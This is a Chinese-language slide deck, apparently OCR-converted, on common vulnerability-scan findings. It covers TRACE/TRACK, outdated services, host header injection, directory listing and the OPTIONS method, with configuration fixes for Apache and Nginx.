
無此漏洞

參考資料：
https://www.cc.ntu.edu.tw/chinese/epaper/0023/20121220_2308.html

系統弱點掃描常見弱點

啟用 TRACE 與 TRACK HTTP 檢測方法-2

- Curl
  - Curl –I –X TRACE URL
  - 有此漏洞>200
  - 無此漏洞>405



```
C:\Users\[redacted]>curl -i -X TRACE https://www.ithome.com.tw/
HTTP/1.1 405 Not Allowed
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 17 Apr 2024 06:02:18 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>405 Not Allowed</title></head>
<body>
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

無此漏洞

系統弱點掃描常見弱點

停用 TRACE 與 TRACK HTTP

- Apache
  - 修改Apache設定檔。
    - 設定檔通常放置於/etc/apache2/sites-available之中。
    - 新增設定TraceEnable Off。
    - 使用apachectl configtest確保設定正確。
    - 重啟Apache服務或重新開機。
- Nginx
  - 修改Nginx設定檔。
    - 檔案通常放置於/etc/nginx/sites-available/之中。
    - 新增設定

      ```
      location / {
          limit_except GET HEAD POST
      { deny all; }
      }
      ```
    - 使用nginx -t確認設定正確。
    - 重啟Nginx或重新開機。

http://cveinfo.cc.ntu.edu.tw/books/html/page/11213-http-trace-track-methods-allowed

各項服務、系統版本過舊

系統弱點掃描常見弱點

各項服務、系統版本過舊

- 44077 - OpenSSH < 4.5 Multiple Vulnerabilities
- 55814 - Adobe Media Server Unsupported Version Detection
- 58987 - PHP Unsupported Version Detection
- 42263 - Unencrypted Telnet Server
- 171342 - Apache Tomcat SEoL (8.0.x)
- 66174 - VNC Server Unauthenticated Access: Screenshot
- 18405 - Remote Desktop Protocol Server Man-in-the-Middle Weakness
- 57608 - SMB Signing not required


系統弱點掃描常見弱點

檢視各項服務與系統版本及開放資訊的必要

- 停用已EoL(EoS)的服務或作業系統。
- 確認服務或作業系統已更新至最新穩定版本。
- 修補已知弱點，若該漏洞尚未提供更新，請採取對應的緩解措施。
- 設定僅有受信任的IP可使用權限較大的服務(如:SSH、RDP)。
- 避免過多的資訊洩漏(如:版本號碼)。
- 修補弱點時若要變更相關設定檔案(如:httpd.conf、php.ini)，建議先進行備份，並記錄變更的內容、原因及實施時間，變更後重啟相關服務並測試是否設定正確。

系統弱點掃描常見弱點

修補弱點若要變更相關設定檔案



02網站弱點掃描

常見漏洞

網站弱點掃描工具

HCL AppScan/Acunetix

- 執行全面掃描，識別潛在的安全漏洞和問題。
  - 訪問各個頁面並建置完整的應用程式地圖(爬蟲)。
  - 使用測試資料庫與上述的資訊進行漏洞的測試，如: Cross Site Script(XSS)、SQL Injection。
  - 生成弱點掃描報告。

圖片來源：
https://planetcybersec.com/102022-sponsors/

主機標頭注入

網站弱點掃描常見弱點

主機標頭注入-Host Header Injection(Attack)

- 原因：使用帶有HTTP Host的函數如：$_SERVER[‘HTTP_HOST’]可能遭注入惡意網域
- 可能造成影響與情境
  - ➢ 網路快取中毒
  - ➢ 濫用密碼重置功能寄送指向惡意網域之電子郵件
- 修補位置
  - ➢ 後端
  - ➢ 網站伺服器

參考資料：
https://blog.darkthread.net/blog/host-header-vulnerability/

網站弱點掃描常見弱點


主機標頭注入-HTTP Header

- Host
  - 發出請求的伺服器域名，若有使用Virtual Host方式架設網站，可用IP、Port、網址讓網站伺服器導向不同的網站，若沒有則無用處。
- Referer
  - 造訪目前網站的上一個網站
- X-Forwarded-For
  - 可透過此參數追蹤請求的傳輸路徑，從哪裡來經過了哪些代理伺服器(Proxy)跟負載平衡(Load Balance)

參考資料：
https://blog.darkthread.net/blog/host-header-vulnerability/

網站弱點掃描常見弱點

主機標頭注入-濫用密碼重置功能



HTTP history is empty

This displays the history of all HTTP traffic sent between Burp's browser and your target applications, even while intercept is switched off.

網站弱點掃描常見弱點

主機標頭注入-修補方法

- 撰寫網頁程式碼時應使用絕對路徑，或變更使用函數 $_SERVER['SERVER_NAME']
- 啟用Apache mod_rewrite模組並驗證Host

參考資料：
https://blog.darkthread.net/blog/host-header-vulnerability/

網站弱點掃描常見弱點

主機標頭注入-修補方法

- 啟用Apache mod_rewrite模組並驗證Host

```
sudo a2enmod rewrite
sudo systemctl restart apache2
```

  - 修改Apache設定檔(/etc/apache2/sites-available/)

```
RewriteEngine On
RewriteCond %{HTTP_HOST} ! ^192\.168\.87\.128:8080$ [NC]
RewriteRule ^ - [F]
```

- 重啟Apache服務


```
sudo systemctl restart apache2
```

目錄清單

網站弱點掃描常見弱點

目錄清單

- 原因：網站設定允許目錄有清單瀏覽之功能。
- 可能造成影響與情境
  - ➢ 讀取目錄中的任易檔案
- 修補位置
  - ➢ 網站伺服器


Index of /wordpress/wp-inclu
192.168.87.131/wordpress/wp-includes/js/

Index of /wordpress/wp-includes/js

Name	Last modified	Size	Description
Parent Directory		-	
admin-bar.js	2024-05-20 13:54	11K	
admin-bar.min.js	2024-05-20 13:54	3.7K	
api-request.js	2024-05-20 13:54	3.2K	
api-request.min.js	2024-05-20 13:54	1.0K	
autosave.js	2024-05-20 13:54	22K	
autosave.min.js	2024-05-20 13:54	5.7K	
backbone.js	2024-05-20 13:54	78K	
backbone.min.js	2024-05-20 13:54	24K	
clipboard.js	2024-05-20 13:54	26K	
clipboard.min.js	2024-05-20 13:54	8.8K	
codemirror/	2024-05-20 14:21	-	
colorpicker.js	2024-05-20 13:54	28K	
colorpicker.min.js	2024-05-20 13:54	16K	
comment-reply.js	2024-05-20 13:54	12K	
comment-reply.min.js	2024-05-20 13:54	2.9K	
crop/	2024-05-20 14:21	-	
customize-base.js	2024-05-20 13:54	25K	
customize-base.min.js	2024-05-20 13:54	7.7K	
customize-loader.js	2024-05-20 13:54	7.7K	
customize-loader.min.js	2024-05-20 13:54	3.5K	

網站弱點掃描常見弱點

目錄清單-修補方法

- 修改/etc/httpd/conf/httpd.conf或httpd-vhosts.conf

  <Directory "/var/www/">

  Options ~~Indexes~~ FollowSymLinks MultiViews

  AllowOverride None

  Order allow,deny

  Allow from all

  </Directory>

- 重啟Apache

已啟用不安全的 "OPTIONS" HTTP 方法


網站弱點掃描常見弱點

已啟用不安全的 "OPTIONS" HTTP 方法

- 原因：啟用不安全的HTTP Method，可能被未經授權的攻擊者探測伺服器啟用的HTTP Method並進行攻擊。
- 被利用的可能性：高
- 修補位置：
  - 網站伺服器

網站弱點掃描常見弱點

已啟用不安全的 "OPTIONS" HTTP 方法



```
OPTIONS * HTTP/1.1
Host: [redacted]
Cookie: _ga_TKBYH7OHK7=GS1.3.1711675036.1.0.1711675036.60.0.0;
_ga_B726BKCM2P=GS1.3.1711675036.1.0.1711675036.0.0.0; _fbp=
fb.2.1716859081051.1279850935; _ga=GA1.1.1525425387.1711675036;
